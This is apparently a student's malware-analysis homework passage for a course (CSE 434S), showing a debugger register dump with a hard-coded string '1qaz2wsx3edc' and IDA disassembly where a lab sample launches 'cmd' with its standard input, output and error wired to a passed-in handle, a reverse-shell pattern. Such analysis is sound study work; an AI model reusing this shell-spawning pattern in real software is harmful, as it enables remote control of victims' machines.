0040111D  > 8D85 00FFFFFF      LEA EAX,DWORD PTR SS:[EBP-100]
00401123  . 5F                 POP EDI

Registers (FPU)
EAX 0012FD98 ASCII "1qaz2wsx3edc"
ECX 00000077
EDX 00000061
EBX 7FFDA000
ESP 0012FB20
EBP 0012FC2C
ESI 00405055 ocl.00405055
EDI 0012FC2C

EIP 0040110E ocl.0040110E

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

CSE 434S

Q2-8. What is the significance of the CreateProcessA call at 0x0040106E?

From the IDA, I assume that it is trying to make a process doing some Standard input and output thing. And I can see a 'cmd' command as well. Therefore, my guess is that the malware is making a process which can shell execution.

```
.text:0040101D                 mov     [ebp+StartupInfo.cb], 44h
.text:00401024                 push    10h             ; size_t
.text:00401026                 push    0               ; int
.text:00401028                 lea     ecx, [ebp+hHandle]
.text:0040102B                 push    ecx             ; void *
.text:0040102C                 call    _memset
.text:00401031                 add     esp, 0Ch
.text:00401034                 mov     [ebp+StartupInfo.dwFlags], 101h
.text:0040103B                 mov     [ebp+StartupInfo.wShowWindow], 0
.text:00401041                 mov     edx, [ebp+arg_10]
.text:00401044                 mov     [ebp+StartupInfo.hStdInput], edx
.text:00401047                 mov     eax, [ebp+StartupInfo.hStdInput]
.text:0040104A                 mov     [ebp+StartupInfo.hStdError], eax
.text:0040104D                 mov     ecx, [ebp+StartupInfo.hStdError]
.text:00401050                 mov     [ebp+StartupInfo.hStdOutput], ecx
.text:00401053                 lea     edx, [ebp+hHandle]
.text:00401056                 push    edx             ; lpProcessInformation
.text:00401057                 lea     eax, [ebp+StartupInfo]
.text:0040105A                 push    eax             ; lpStartupInfo
.text:0040105B                 push    0               ; lpCurrentDirectory
.text:0040105D                 push    0               ; lpEnvironment
.text:0040105F                 push    0               ; dwCreationFlags
.text:00401061                 push    1               ; bInheritHandles
.text:00401063                 push    0               ; lpThreadAttributes
.text:00401065                 push    0               ; lpProcessAttributes
.text:00401067                 push    offset CommandLine ; "cmd"
.text:0040106C                 push    0               ; lpApplicationName
.text:0040106E                 call    ds:CreateProcessA
.text:00401074                 mov     [ebp+var_14], eax
.text:00401077                 push    0FFFFFFFFh      ; dwMilliseconds
.text:00401079                 mov     ecx, [ebp+hHandle]
.text:0040107C                 push    ecx             ; hHandle
.text:0040107D                 call    ds:WaitForSingleObject
.text:00401083                 xor     eax, eax
```
